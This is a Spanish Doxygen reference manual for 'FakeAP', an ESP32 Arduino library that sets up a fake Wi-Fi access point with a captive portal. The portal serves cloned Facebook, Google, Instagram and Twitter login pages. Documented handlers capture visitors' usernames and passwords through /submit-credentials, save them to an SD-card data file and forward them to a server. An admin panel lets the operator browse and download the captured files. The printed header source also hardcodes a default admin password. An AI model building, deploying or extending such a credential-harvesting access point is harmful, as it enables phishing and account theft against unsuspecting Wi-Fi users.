  Genera un archivo JSON conteniendo la lista de todos los archivos que hay en la tarjeta SD.

Métodos protegidos

- String getContentType (const String &filename)

  Determina el tipo de contenido (MIME) a partir de la extensión de un archivo.
- void handleSubmitCredentials (void)

  Manejador para la ruta que recibe credenciales de formulario ("/submit-credentials").
- void handleAdminPanel (void)

  Manejador para la ruta del panel de administración ("/admin-panel").
- void handleLoginPages (void)

  Maneja las páginas relacionadas con el inicio de sesión.
- void handlePageIcons (void)

  Maneja las solicitudes de iconos de las páginas web.
- void handleFileDownload (void)

  Maneja la descarga de archivos desde el servidor web.
- void handleFileUpload (void)

  Manejador para la subida de archivos al servidor (vía formulario o HTTP POST).
- void handleFileDisplay (void)

  Maneja la visualización de archivos en el servidor web.
- void handleFileDelete (void)

  Maneja la eliminación de archivos en el servidor web.
- void handleWiFiConfig (void)

  Manejador para configurar la red WiFi vía formulario.
- void handlePagesPath (void)

  Maneja las solicitudes HTTP para las páginas web almacenadas.
- void handleAccessPoint (void)

  Maneja la configuración y funcionamiento del punto de acceso WiFi.
- void refreshAdminPage (void)
- bool saveToDataFile (String data)

  Función auxiliar para guardar de forma confiable datos recibidos, creando el directorio si no existe.
- bool validateAdminCredentials (const String &username, const String &password)

  Valida las credenciales del administrador.

Atributos protegidos

- WebServer * m_server
- DNSServer * m_dnsServer
- SDCardManager * m_sdManager
- String m_indexPage = "\0"
- String m_exitPage = "\0"
- String m_adminPage = "\0"
- String m_datafile = "\0"
- String m_facebook = "\0"
- String m_google = "\0"
- String m_instagram = "\0"
- String m_twitter = "\0"
- uint8_t _loginAttempts = 0
- unsigned long _lastAttemptTime = 0

7.4.1. Descripción detallada

Clase que gestiona la configuración y operación de un servidor web y DNS, junto con el manejo de archivos por solicitudes HTTP.

Esta clase ofrece funcionalidades para:

- Iniciar un portal cautivo mediante DNS y redirigir peticiones.
- Registrar rutas (endpoints) personalizados en el servidor web (p.ej. /admin-panel, /submit-credentials, etc.).
- Validar credenciales de administrador para acceso restringido.
- Cargar, crear y modificar contenido HTML para distintas plataformas sociales.
- Subir, descargar, eliminar y mostrar archivos a través de la tarjeta SD.
- Configurar la red WiFi mediante un formulario, guardando los ajustes de forma persistente.

Métodos principales:

- start(): Inicializa el servidor web y define sus rutas principales.
- process(): Procesa las peticiones entrantes de DNS y HTTP.
- setPath(): Asigna rutas de archivo o directorio en la SD para diferentes tipos (p.ej. índice, admin, redes sociales, etc.).
- getHTMLContent(): Lee el contenido de un archivo HTML desde la SD y reemplaza marcadores con valores dinámicos.
- generateJSONFile(): Genera un archivo JSON con la lista de archivos presentes en la tarjeta SD.

Atributos relevantes:

- m_server, m_dnsServer, m_sdManager: Punteros para manejar el servidor web, DNS y la tarjeta SD, respectivamente.
- m_indexPage, m_exitPage, m_adminPage, etc.: Variables para almacenar rutas de archivos específicos.
- _loginAttempts, _lastAttemptTime: Controlan el número de intentos de acceso y el tiempo entre ellos.

Uso:

- Crear una instancia de WebServerManager, luego invocar start() para configurar y llamar process() dentro de la función `loop()`.

Atención

Es responsabilidad del usuario asegurar una correcta gestión de memoria al utilizar los punteros m_server, m_dnsServer y m_sdManager

Ver también

WebServer, DNSServer, SDCardManager

7.4.2. Documentación de constructores y destructores

7.4.2.1. WebServerManager() [1/3]

```
WebServerManager::WebServerManager ()
```

Constructor por defecto que inicializa los apuntadores a nulo.

Crea un objeto de tipo WebServerManager, pero no establece la configuración de la red ni la lógica del servidor.

7.4.2.2. WebServerManager() [2/3]

```
WebServerManager::WebServerManager (
            SDCardManager * sd,
            uint8_t port = SERVER_PORT)
```

Constructor que inicializa los servicios de servidor web y DNS con referencias a la tarjeta SD y autenticación.

Parámetros

in	*sd*	Puntero a la clase SDCardManager para manejar archivos.
in	*port*	Puerto en el que se iniciará el servidor web.

7.4.2.3. WebServerManager() [3/3]

```
WebServerManager::WebServerManager (
            const WebServerManager & )  [delete]
```

Borrado para prevenir copias del objeto.

7.4.2.4. ~WebServerManager()

```
WebServerManager::~WebServerManager ()  [virtual]
```

Destructor de la clase que libera la memoria asignada.

Destruye los objetos creados dinámicamente, incluyendo el servidor web, el servidor DNS, el manejador de SD y el manejador de autenticación.

7.4.3. Documentación de funciones miembro

7.4.3.1. generateJSONFile()

```
void WebServerManager::generateJSONFile (
            const String & dirname = "/",
            String * fileList = new String(""))
```

Genera un archivo JSON conteniendo la lista de todos los archivos que hay en la tarjeta SD.

Los parametros de esta función sirven únicamente para las llamadas recursivas. Esta función toma una ruta de directorio y un puntero a un objeto String que contendrá la lista de archivos para procesar y volcar en el archivo JSON.

Parámetros

in	*dirname*	Ruta del directorio donde se ubicarán o buscarán los archivos. (opcional)
out	*fileList*	Puntero a un String que guardará los nombres y/o información de los archivos relevantes para generar el archivo JSON. (opcional)

Nota

Si no se especifica, dirname se establece en "/" (raiz), mientras que fileList se inicializa con un String vacío.

7.4.3.2. getContentType()

```
String WebServerManager::getContentType (
            const String & filename)  [protected]
```

Determina el tipo de contenido (MIME) a partir de la extensión de un archivo.

Retorna diferentes MIME types (text/html, image/png, etc.) o "application/octet-stream" si no se reconoce la extensión.

Devuelve

un string que representa el tipo de MIME

7.4.3.3. getHTMLContent()

```
String WebServerManager::getHTMLContent (
            const String & path)
```

Obtiene el contenido HTML del archivo especificado y modifica los `placeholders` con el valor correspondiente.

Lee el contenido del archivo ubicado en la ruta indicada y lo retorna como una cadena con la información actualizada de la placa.

Parámetros

in	*path*	Ruta del archivo HTML

Devuelve

Cadena con el contenido HTML del archivo.

7.4.3.4. handleAccessPoint()

```
void WebServerManager::handleAccessPoint (
            void )  [protected]
```

Maneja la configuración y funcionamiento del punto de acceso WiFi.

Esta función se encarga de gestionar el punto de acceso WiFi, incluyendo la configuración inicial, el manejo de clientes conectados y el mantenimiento del estado del punto de acceso.

7.4.3.5. handleAdminPanel()

```
void WebServerManager::handleAdminPanel (
            void )  [protected]
```

Manejador para la ruta del panel de administración ("/admin-panel").

Carga la página HTML correspondiente al panel de administración desde la SD y la envía al cliente.

7.4.3.6. handleFileDelete()

```
void WebServerManager::handleFileDelete (
            void )  [protected]
```

Maneja la eliminación de archivos en el servidor web.

Este método procesa las solicitudes de eliminación de archivos recibidas a través del servidor web. Se encarga de validar la solicitud, eliminar el archivo especificado si existe y devolver una respuesta apropiada al cliente.

7.4.3.7. handleFileDisplay()

```
void WebServerManager::handleFileDisplay (
            void )  [protected]
```

Maneja la visualización de archivos en el servidor web.

Esta función procesa las solicitudes para mostrar archivos en el servidor web incorporado. Se encarga de leer y enviar el contenido del archivo solicitado al cliente.

7.4.3.8. handleFileDownload()

```
void WebServerManager::handleFileDownload (
            void )  [protected]
```

Maneja la descarga de archivos desde el servidor web.

Procesa las solicitudes de descarga de archivos realizadas al servidor web. Verifica la existencia del archivo solicitado y gestiona su transferencia al cliente.

7.4.3.9. handleFileUpload()

```
void WebServerManager::handleFileUpload (
            void )  [protected]
```

Manejador para la subida de archivos al servidor (vía formulario o HTTP POST).

Permite recibir un archivo en trozos (porciones) y guardarlo en la tarjeta SD. Al finalizar, notifica el éxito o el fallo.

7.4.3.10. handleLoginPages()

```
void WebServerManager::handleLoginPages (
            void )  [protected]
```

Maneja las páginas relacionadas con el inicio de sesión.

Esta función se encarga de procesar y gestionar las páginas web relacionadas con la autenticación de usuarios, incluyendo el formulario de inicio de sesión y sus respuestas.

Nota

Esta función debe ser llamada cuando se requiera manejar solicitudes relacionadas con la autenticación de usuarios.

7.4.3.11. handlePageIcons()

```
void WebServerManager::handlePageIcons (
            void )  [protected]
```

Maneja las solicitudes de iconos de las páginas web.

Esta función se encarga de procesar y responder a las peticiones de iconos (favicon, etc.) que llegan al servidor web.

7.4.3.12. handlePagesPath()

```
void WebServerManager::handlePagesPath (
            void )  [protected]
```

Maneja las solicitudes HTTP para las páginas web almacenadas.

Esta función gestiona las rutas y respuestas para las páginas web que están configuradas en el servidor web. Se encarga de procesar las peticiones y enviar el contenido correspondiente al cliente.

7.4.3.13. handleSubmitCredentials()

```
void WebServerManager::handleSubmitCredentials (
            void )  [protected]
```

Manejador para la ruta que recibe credenciales de formulario ("/submit-credentials").

Captura la plataforma, usuario y contraseña enviados por POST, los almacena (o registra en log) y devuelve respuesta al cliente.

7.4.3.14. handleWiFiConfig()

```
void WebServerManager::handleWiFiConfig (
            void )  [protected]
```

Manejador para configurar la red WiFi vía formulario.

Permite al usuario introducir un SSID y contraseña; si son válidos, se guarda el contenido en la tarjeta SD e informa de la actualización.

7.4.3.15. operator=()

```
WebServerManager WebServerManager::operator= (
            const WebServerManager & )  [delete]
```

Borrado para prevenir copias del objeto.

7.4.3.16. process()

```
void WebServerManager::process (
            void )
```

Procesa las peticiones entrantes tanto del servidor DNS como del servidor web.

Debe llamarse de forma frecuente dentro del loop principal de Arduino para manejar solicitudes DNS y HTTP.

7.4.3.17. refreshAdminPage()

```
void WebServerManager::refreshAdminPage (
            void )  [protected]
```

7.4.3.18. saveToDataFile()

```
bool WebServerManager::saveToDataFile (
            String data)  [protected]
```

Función auxiliar para guardar de forma confiable datos recibidos, creando el directorio si no existe.

Parámetros

in	*data*	Contenido que se escribirá en el archivo configurado como archivo de datos.

Devuelve

`true` si la operación fue satisfactoria, `false` en caso contrario.

7.4.3.19. setPath() [1/4]

```
void WebServerManager::setPath (
            const char * path,
            FileType_t fileType)
```

Asigna la ruta de archivo en la tarjeta SD a un tipo de archivo específico.

Parámetros

in	*path*	Ruta o nombre del archivo (o directorio) a asignar.
in	*fileType*	Tipo de archivo que se configura (p.ej. página de índice, archivo de datos, etc.).

7.4.3.20. setPath() [2/4]

```
void WebServerManager::setPath (
            const char * path,
            Platform_t platform)
```

Asigna la ruta o archivo correspondiente a una plataforma concreta (Facebook, Google, etc.).

Abre el archivo para verificar si es un directorio e internamente ajusta la ruta final necesaria.

Parámetros

in	*path*	Ruta o nombre del archivo (o directorio) que contiene la plataforma.
in	*platform*	Plataforma social a asignar.

7.4.3.21. setPath() [3/4]

```
void WebServerManager::setPath (
            const String & path,
            FileType_t fileType)
```

Sobrecarga que recibe una cadena String para asignar la ruta a un tipo de archivo.

Parámetros

in	*path*	Cadena con la ruta o nombre del archivo (o directorio).
in	*fileType*	Tipo de archivo que se configura.

7.4.3.22. setPath() [4/4]

```
void WebServerManager::setPath (
            const String & path,
            Platform_t platform)
```

Sobrecarga que recibe una cadena String para asignar la ruta de la plataforma solicitada.

Parámetros

in	*path*	Cadena con la ruta o nombre del archivo (o directorio) de la plataforma.
in	*platform*	Plataforma social a asignar.

7.4.3.23. start()

```
void WebServerManager::start (
            void )
```

Inicia la lógica del DNS y configura las rutas (endpoints) principales del servidor web.

Inicializa y arranca el servidor web, preparándolo para recibir y manejar peticiones HTTP. Define las rutas para la pantalla de administración, la recepción de credenciales...etc.

Nota

Este método debe ser llamado después de configurar todos los parámetros necesarios del servidor.

7.4.3.24. validateAdminCredentials()

```
bool WebServerManager::validateAdminCredentials (
            const String & username,
            const String & password)  [protected]
```

Valida las credenciales del administrador.

Parámetros

in	*username*	El nombre de usuario a validar.
in	*password*	La contraseña a validar.

Devuelve

`true` Si las credenciales son válidas.

`false` Si las credenciales son inválidas.

7.4.4. Documentación de datos miembro

7.4.4.1. _lastAttemptTime

```
unsigned long WebServerManager::_lastAttemptTime = 0  [protected]
```

Tiempo del ultimo intento, sirve tambien para el timeout

7.4.4.2. _loginAttempts

```
uint8_t WebServerManager::_loginAttempts = 0  [protected]
```

Numéro de intentos de acceso al panel de administrador

7.4.4.3. m_adminPage

```
String WebServerManager::m_adminPage = "\0"  [protected]
```

Ruta de la pagina HTML del panel de administrador

7.4.4.4. m_datafile

```
String WebServerManager::m_datafile = "\0"  [protected]
```

Ruta del archivo donde se almacenan la credenciales

7.4.4.5. m_dnsServer

```
DNSServer* WebServerManager::m_dnsServer  [protected]
```

Variable para configurar el redireccionamiento de las solicitudes

7.4.4.6. m_exitPage

```
String WebServerManager::m_exitPage = "\0"  [protected]
```

Ruta de la pagina HTML

7.4.4.7. m_facebook

```
String WebServerManager::m_facebook = "\0"  [protected]
```

Ruta de la pagina HTML de facebook

7.4.4.8. m_google

```
String WebServerManager::m_google = "\0"  [protected]
```

Ruta de la pagina HTML de google

7.4.4.9. m_indexPage

```
String WebServerManager::m_indexPage = "\0"  [protected]
```

Ruta de la pagina HTML de entrada

7.4.4.10. m_instagram

```
String WebServerManager::m_instagram = "\0"  [protected]
```

Ruta de la pagina HTML de instagram

7.4.4.11. m_sdManager

```
SDCardManager* WebServerManager::m_sdManager  [protected]
```

Variable para gestionar la interacción con los archivos

7.4.4.12. m_server

```
WebServer* WebServerManager::m_server  [protected]
```

Variable para gestionar las comunicaciones por HTTP

7.4.4.13. m_twitter

```
String WebServerManager::m_twitter = "\0"  [protected]
```

Ruta de la pagina HTML de twitter

La documentación de esta clase está generada de los siguientes archivos:


- src/include/WebServerHandler.h
- src/include/WebServerHandler.cpp

7.5. Referencia de la clase WiFiCaptiveManager

Gestor para la implementación de un punto de acceso con portal cautivo, conectarse a una red en modo estación, así como la interacción con un servidor para mostrar y enviar información de la página cautiva.

`#include <WifiCaptivePortal.h>`

Diagrama de herencia de WiFiCaptiveManager



Métodos públicos

- WiFiCaptiveManager ()

  Constructor por defecto que crea un objeto WiFiClient y no asigna un IPAddress.
- WiFiCaptiveManager (IPAddress &ip)

  Constructor que crea un objeto WiFiClient y asigna un IPAddress al servidor.
- virtual ~WiFiCaptiveManager ()

  Destructor que libera la memoria asociada a _client y _serverIP.
- WiFiCaptiveManager (const WiFiCaptiveManager &)=delete

  Borrado para prevenir copias del objeto.
- WiFiCaptiveManager operator= (const WiFiCaptiveManager &)=delete

  Borrado para prevenir copias del objeto.
- void setServerIP (const IPAddress &IP)

  Actualiza la dirección IP del servidor donde se gestionan las solicitudes del portal cautivo.
- String & getPageContent ()

  Devuelve el contenido obtenido por getLoginPage.
- IPAddress & getServerIp ()

  Devuelve la dirección IP almacenada para comunicación con el servidor.

Métodos públicos estáticos

- static bool setWifiStation (const String &wifissid, const String &wifipsw="\0")

  Configura una conexión WiFi en modo estación.
- static bool setAccessPoint (const String &ssid, const String &psw="\0")

  Configura el dispositivo en modo punto de acceso.

Métodos protegidos

- bool getLoginPage (const String &platform)

  Solicita al servidor la página de inicio de sesión para la plataforma dada y la almacena en _pageContent.
- bool submitCredentials (const String &platform, const String &username, const String &password)

  Envía las credenciales al servidor para que sean almacenadas.

Atributos protegidos

- WiFiClient * _client
- IPAddress * _serverIP
- String _pageContent = "\0"

7.5.1. Descripción detallada

Gestor para la implementación de un punto de acceso con portal cautivo, conectarse a una red en modo estación, así como la interacción con un servidor para mostrar y enviar información de la página cautiva.

Clase que facilita la configuración de WiFi en modo estación y punto de acceso, así como la interacción con un servidor para mostrar y enviar información de la página cautiva.

Esta clase proporciona funcionalidades para crear y gestionar un portal cautivo WiFi, permitiendo la configuración tanto en modo punto de acceso como en modo estación. Facilita la obtención de páginas de inicio de sesión y el manejo de credenciales para diferentes plataformas sociales.

Características principales:

- Configuración de modo punto de acceso y estación WiFi
- Gestión de conexiones con servidor remoto
- Manejo de páginas de inicio de sesión para distintas plataformas
- Envío de credenciales para almacenamiento

Atención

Es responsabilidad del usuario asegurar una correcta gestión de memoria al utilizar los punteros _client y _serverIP

Ver también

WiFiClient

7.5.2. Documentación de constructores y destructores

7.5.2.1. WiFiCaptiveManager() [1/3]

```
WiFiCaptiveManager::WiFiCaptiveManager ()
```

Constructor por defecto que crea un objeto WiFiClient y no asigna un IPAddress.

7.5.2.2. WiFiCaptiveManager() [2/3]

```
WiFiCaptiveManager::WiFiCaptiveManager (
            IPAddress & ip)
```

Constructor que crea un objeto WiFiClient y asigna un IPAddress al servidor.

Parámetros

in	*ip*	Dirección IP del servidor para la comunicación en el portal cautivo.

7.5.2.3. ~WiFiCaptiveManager()

```
WiFiCaptiveManager::~WiFiCaptiveManager ()  [virtual]
```

Destructor que libera la memoria asociada a _client y _serverIP.

7.5.2.4. WiFiCaptiveManager() [3/3]

```
WiFiCaptiveManager::WiFiCaptiveManager (
            const WiFiCaptiveManager & )  [delete]
```

Borrado para prevenir copias del objeto.

7.5.3. Documentación de funciones miembro

7.5.3.1. getLoginPage()

```
bool WiFiCaptiveManager::getLoginPage (
            const String & platform)  [protected]
```

Solicita al servidor la página de inicio de sesión para la plataforma dada y la almacena en _pageContent.

Parámetros

in	*platform*	Nombre o identificador de la plataforma para solicitar la página de login. Posibles opciones: {`facebook`, `google`, `instagram`, `twitter`}

Devuelve

Devuelve true si la conexión y lectura del contenido tuvo éxito, de lo contrario false.

7.5.3.2. getPageContent()

```
String & WiFiCaptiveManager::getPageContent ()
```

Devuelve el contenido obtenido por getLoginPage.

Devuelve

Referencia a `_pageConetent` que contiene el contenido de la página solicita al servidor con `getLoginPage()`

7.5.3.3. getServerIp()

```
IPAddress & WiFiCaptiveManager::getServerIp ()
```

Devuelve la dirección IP almacenada para comunicación con el servidor.

Devuelve

Referencia al objeto IPAddress del servidor.

7.5.3.4. operator=()

```
WiFiCaptiveManager WiFiCaptiveManager::operator= (
            const WiFiCaptiveManager & )  [delete]
```

Borrado para prevenir copias del objeto.

7.5.3.5. setAccessPoint()

```
bool WiFiCaptiveManager::setAccessPoint (
            const String & ssid,
            const String & psw = "\0")  [static]
```

Configura el dispositivo en modo punto de acceso.

Parámetros

in	*ssid*	Nombre del punto de acceso.
in	*psw*	Contraseña del punto de acceso (optional).

Devuelve

Devuelve true si se creó el punto de acceso exitosamente, de lo contrario false.

7.5.3.6. setServerIP()

```
void WiFiCaptiveManager::setServerIP (
            const IPAddress & IP)
```

Actualiza la dirección IP del servidor donde se gestionan las solicitudes del portal cautivo.

Parámetros

in	*IP*	Objeto IPAddress con la dirección a asignar.

7.5.3.7. setWifiStation()

```
bool WiFiCaptiveManager::setWifiStation (
            const String & wifissid,
            const String & wifipsw = "\0")  [static]
```

Configura una conexión WiFi en modo estación.

Parámetros

in	*wifissid*	Nombre de la red a la que se conectará.
in	*wifipsw*	Contraseña de la red (opcional).

Devuelve

Devuelve true si la conexión fue exitosa, si no, false.

7.5.3.8. submitCredentials()

```
bool WiFiCaptiveManager::submitCredentials (
            const String & platform,
            const String & username,
            const String & password)  [protected]
```

Envía las credenciales al servidor para que sean almacenadas.

Parámetros

in	*platform*	Identificador de la plataforma.
in	*username*	Nombre de usuario o identificador.
in	*password*	Contraseña asociada al usuario.

Devuelve

Devuelve true si el envío de credenciales fue exitoso, si no, false.

7.5.4. Documentación de datos miembro

7.5.4.1. _client

```
WiFiClient* WiFiCaptiveManager::_client  [protected]
```

Puntero a objeto WiFiClient que maneja las conexiones salientes.

7.5.4.2. _pageContent

```
String WiFiCaptiveManager::_pageContent = "\0"  [protected]
```

Almacena el contenido HTML o texto que se recibe desde el servidor.

7.5.4.3. _serverIP

```
IPAddress* WiFiCaptiveManager::_serverIP  [protected]
```

Puntero a la dirección IP del servidor que recibe y entrega datos.

La documentación de esta clase está generada de los siguientes archivos:

- src/include/WifiCaptivePortal.h
- src/include/WifiCaptivePortal.cpp

Capítulo 8

Documentación de archivos

8.1. Referencia del archivo README.md

8.2. Referencia del archivo src/FakeAPlib.cpp

```
#include "FakeAPlib.h"
```

8.3. Referencia del archivo src/FakeAPlib.h

Define la clase FakeAP que la clase principal del proyecto.

```
#include "./include/include.h"
#include "./include/SDCardManager.h"
#include "./include/WifiCaptivePortal.h"
#include "./include/WebServerHandler.h"
```

Clases

- class FakeAP

  Implementa la gestión del punto de acceso con portal cautivo y el servidor web.

8.3.1. Descripción detallada

Define la clase FakeAP que la clase principal del proyecto.

Autores

NGUEYOU SIMO, Neil L.; MORENO ROMO, Lucas; RUBIO JIMÉNEZ, Mario

Incluye métodos para inicializar el punto de acceso, manejar solicitudes HTTP, gestionar autenticación y administrar interacciones con la tarjeta SD.

Versión

0.6

Fecha

2024-12-08

Copyright

8.4. FakeAPlib.h

Ir a la documentación de este archivo.

```
00001
00015
00016 #ifndef FAKEAPLIB_LIB
00017 #define FAKEAPLIB_LIB
00018
00019 #include "./include/include.h"
00020 #include "./include/SDCardManager.h"
00021 #include "./include/WifiCaptivePortal.h"
00022 #include "./include/WebServerHandler.h"
00023
00024
00116 class FakeAP
00117     : public WebServerManager, public WiFiCaptiveManager
00118 {
00119
00126     void setupCaptivePortal(void);
00127
00133     void handleRoot(void);
00134
00141     void handleLogin(void);
00142
00143
00149     void handleSubmit(void);
00150
00151
00157     void handleIcons(void);
00158
00166     void getImageFile(const String& iconName);
00167 public:
00168
00177     FakeAP();
00178
00184     FakeAP(const uint8_t& port);
00185
00186     FakeAP(const FakeAP&) = delete;
00187
00188     FakeAP operator=(const FakeAP&) = delete;
00189
00190
00201     bool initialize(const String &AP_SSID, const String &AP_PSW = "\0",
00202                         const String &WIFI_SSID = "\0", const String &WIFI_PSW = "\0");
00203
00204
00211     void startCaptiveServer(void);
00212
00213 };
00214
00215 #ifndef FAKEAP_NO_GLOBALS
00216
00217 #endif //FAKEAP_NO_GLOBALS
00218
00219 #endif //FAKEAPLIB_LIB
```

8.5. Referencia del archivo src/include/include.h

```
#include <Arduino.h>
#include <FS.h>
#include <SD_MMC.h>
#include <WiFi.h>
#include <WiFiAP.h>
#include <WiFiSTA.h>
#include <NetworkClient.h>
#include <WebServer.h>
#include <DNSServer.h>
#include <String>
```

Clases

- struct fakeAPLib::Placeholder_t

  Estructura que contiene marcadores de posición (placeholders) para la librería FakeAPlib.

Espacios de nombres

- namespace fakeAPLib

defines

- #define USE_GLOBAL_VAL true

Enumeraciones

- enum FileType_t { ADMINPAGE = 'A' , DATAFILE = 'D' , EXITPAGE = 'E' , INDEXPAGE = 'I' }
- enum Platform_t { FACEBOOK = 'F' , GOOGLE = 'G' , INSTAGRAM = 'I' , TWITTER = 'T' }

Funciones

- static String fakeAPLib::getCurrentTime (void)

  Obtener el valor del tiempo actual.
- static String fakeAPLib::getReadableSize (const uint64_t &bytes)

  convierte el tamaño desde bytes a la unidad correspondiente siguiendo el patrón siguiente:

8.5.1. Documentación de «define»

8.5.1.1. USE_GLOBAL_VAL

```
#define USE_GLOBAL_VAL true
```

8.5.2. Documentación de enumeraciones

8.5.2.1. FileType_t

```
enum FileType_t
```

Valores de enumeraciones

ADMINPAGE	
DATAFILE	
EXITPAGE	
INDEXPAGE	

8.5.2.2. Platform_t

```
enum Platform_t
```

Valores de enumeraciones

FACEBOOK	
GOOGLE	
INSTAGRAM	
TWITTER	

8.6. include.h

Ir a la documentación de este archivo.

```
00001 #ifndef INCLUDE_H
00002 #define INCLUDE_H
00003
00004 #include <Arduino.h>
00005 #include <FS.h>
00006 #include <SD_MMC.h>
00007 #include <WiFi.h>
00008 #include <WiFiAP.h>
00009 #include <WiFiSTA.h>
00010 #include <NetworkClient.h>
00011 #include <WebServer.h>
00012 #include <DNSServer.h>
00013 #include <String>
00014 //#include <WiFiMulti.h>
00015 //#include <UrlEncode.h>
00016 //#include <HTTPRequest.hpp>
00017 //#include <HTTPResponse.hpp>
00018 //#include <memory>
00019
00020
00021 namespace fakeAPLib
00022 {
00023     //typedef struct ESPConfig_t;
00024
00025     typedef struct Placeholder_t;
00026
00035     static inline String getCurrentTime(void);
00036
00048     static inline String getReadableSize(const uint64_t& bytes);
00049 }
00050
00055 typedef enum
00056 {
00057     ADMINPAGE = 'A',
00058     DATAFILE  = 'D',
00059     EXITPAGE  = 'E',
00060     INDEXPAGE = 'I'
00061     //LOGFILE   = 'l',
00062 } FileType_t;
00063
00068 typedef enum
00069 {
00070     FACEBOOK  = 'F',
00071     GOOGLE    = 'G',
```

```
00072     INSTAGRAM = 'I',
00073     TWITTER   = 'T'
00074 } Platform_t;
00075
00076
00077
00095 typedef struct fakeAPLib::Placeholder_t
00096 {
00097 public:
00098     //static inline const String FileName        = "!{FILE_NAME}";   /**< Marcador de posición para
      */
00099     //static inline const String FilePath        = "!{FILE_PATH}";   /**< Marcador de posición para
      */
00100     static inline const String AccessPointSSID = "!{AP_SSID}";
00101     static inline const String WifiSSID        = "!{WIFI_SSID}";
00102     static inline const String WifiStatus      = "!{WIFI_STATUS}";
00103     static inline const String HostsConected   = "!{TOTAL_HOST}";
00104     static inline const String ServerIP        = "!{SERV_IP}";
00105     static inline const String ClientIP        = "!{CLIENT_IP}";
00106     static inline const String WiFiStrength    = "!{WIFI_SIGNAL}";
00107     static inline const String sdSize          = "!{SD_SIZE}";
00108     static inline const String sdFreeSpace     = "!{SD_FREE}";
00109     static inline const String sdSpaceUsed     = "!{SD_USED}";
00110     static inline const String sdCardType      = "!{SD_TYPE}";
00111     static inline const String FacebookPath    = "!{FB_PATH}";
00112     static inline const String GooglePath      = "!{GL_PATH}";
00113     static inline const String InstagramPath   = "!{IS_PATH}";
00114     static inline const String TwitterPath     = "!{TW_PATH}";
00115 };
00116
00117
00118 inline static String fakeAPLib::getCurrentTime()
00119 {
00120     unsigned long runMillis= millis();
00121     unsigned long allSeconds= runMillis / 1000;
00122     int secsRemaining= allSeconds % 3600;
00123
00124     uint8_t hours   = allSeconds / 3600;
00125     uint8_t minutes = secsRemaining / 60;
00126     uint8_t seconds = secsRemaining % 60;
00127
00128     return String(hours) + ":" + String(minutes) + ":" + String(seconds);
00129 }
00130
00131
00132 inline static String fakeAPLib::getReadableSize(const uint64_t& bytes)
00133 {
00134     if      (bytes < 1024)                 return String(bytes) + " B";
00135     else if (bytes < (1024 * 1024))        return String(bytes / 1024.0) + " KB";
00136     else if (bytes < (1024 * 1024 * 1024)) return String(bytes / (1024.0 * 1024.0)) + " MB";
00137     else                                   return String(bytes / (1024.0 * 1024.0 * 1024.0)) + " GB";
00138 }
00139
00140
00146 /*
00147 typedef struct fakeAPLib::ESPConfig_t
00148 {
00149 public:
00150     static String configPath;
00151 };
00152 */
00153
00154 using namespace fakeAPLib;
00155
00156
00157 #ifndef USE_GLOBAL_VAL
00158 #define USE_GLOBAL_VAL true
00159 #endif
00160
00161 #if (USE_GLOBAL_VAL)
00162
00163     #define TIME_OUT_LIMIT 20000
00164     #define MAX_LOGIN_TIME 150000
00165     #define LOGIN_LOCKOUT_TIME 300000
00166
00167     #ifndef MAX_LOGIN_ATTEMPTS
00168     #define MAX_LOGIN_ATTEMPTS 4
00169     #endif
00170
00171     #ifndef LOG_FILE
00172     #define LOG_FILE "/logs/logs.log"
00173     #endif
00174
00175     #ifndef JSON_FILE_PATH
00176     #define JSON_FILE_PATH "/webpages/admin-login/filesdata.json"
00177     #endif
00178
```

```
00179     #if !defined(ADMIN_USERNAME) && !defined(ADMIN_PASSWORD)
00180     #define ADMIN_USERNAME "admin"
00181     #define ADMIN_PASSWORD "@dmIn129"
00182     #endif
00183
00184     #ifndef DNS_PORT
00185     #define DNS_PORT 53
00186     #endif
00187
00188     #ifndef SERVER_PORT
00189     #define SERVER_PORT 80
00190     #endif
00191
00192     #if !defined(SD_MMC_CMD) && !defined(SD_MMC_CLK) && !defined(SD_MMC_D0)
00193     #define SD_MMC_CMD 15
00194     #define SD_MMC_CLK 14
00195     #define SD_MMC_D0 2
00196     #endif
00197
00198     #ifndef WITH_ERROR_TYPE
00199     #define WITH_ERROR_TYPE true
00200     #endif
00201
00202     #ifndef WITH_SUCCESS_MESSAGE
00203     #define WITH_SUCCESS_MESSAGE true
00204     #endif
00205
00206     #ifndef SERVER_SCREEN_LOGS
00207     #define SERVER_SCREEN_LOGS true
00208     #endif
00209
00210     #if (WITH_ERROR_TYPE)
00211         #define ERROR_SD_NOT_INIT      "[ERROR] La tarjeta SD no ha sido inicializada"
00212         #define ERROR_SD_CARD_TYPE     "[ERROR] El tipo de tarjeta SD es incompatible"
00213         #define ERROR_SD_CARD_READ     "[ERROR] error en la lectura de la tarjeta"
00214         #define ERROR_FILE_OPEN        "[ERROR] Error al abrir el archivo: %s\n"
00215         #define ERROR_NO_FILE          "[ERROR] El archivo %s no existe\n"
00216         #define ERROR_FILE_WRITE       "[ERROR] Error al escribir en el archivo: %s\n"
00217         #define ERROR_FILE_RENAME      "[ERROR] Error al renombrar archivo/carpeta: %s\n"
00218         #define ERROR_FILE_TYPE        "[ERROR] Error de tipo de archivo/carpeta: %s\n"
00219         #define ERROR_FILE_DELETE      "[ERROR] Error al borrar el archivo: %s\n"
00220         #define ERROR_DIR_CREATE       "[ERROR] Error al crear la carpeta: %s\n"
00221         #define ERROR_DIR_DELETE       "[ERROR] Error al borrar la carpeta: %s\n"
00222         #define ERROR_WIFIAP_CREATE    "[ERROR] La creación del punto de acceso ha fallado"
00223         #define ERROR_WIFI_CONNECT     "[ERROR] No se pudo conectar a la red wifi %s\n"
00224         #define ERROR_SAVE_CREDENTIALS "[ERROR] Error al guardar las credenciales"
00225         #define ERROR_GENERATE_JSON    "[ERROR] Error al crear el fichero JSON"
00226         #define ERROR_SERVER_IMAGE     "[ERROR] Respuesta del servidor erronea"
00227     #endif
00228
00229     #if (WITH_SUCCESS_MESSAGE)
00230         #define SUCCESS_SD_INIT          "[SUCCESS] Tarjeta SD inicializada correctamente"
00231         #define SUCCESS_FILE_OPEN        "[SUCCESS] El archivo: %s se ha leído correctamente.
      Tiempo: %dms\n"
00232         #define SUCCESS_FILE_WRITE       "[SUCCESS] El archivo: %s se ha guardado correctamente.
      Tiempo: %dms\n"
00233         #define SUCCESS_FILE_RENAME      "[SUCCESS] El archivo: %s se ha renombrado correctamente\n"
00234         #define SUCCESS_FILE_DELETE      "[SUCCESS] El archivo: %s se ha borrado correctamente\n"
00235         #define SUCCESS_DIR_CREATE       "[SUCCESS] La carpeta: %s se ha creado correctamente\n"
00236         #define SUCCESS_DIR_DELETE       "[SUCCESS] La carpeta: %s se ha borrado correctamente\n"
00237         #define SUCCESS_WIFIAP_INIT      "[SUCCESS] Punto de acceso iniciado correctamente"
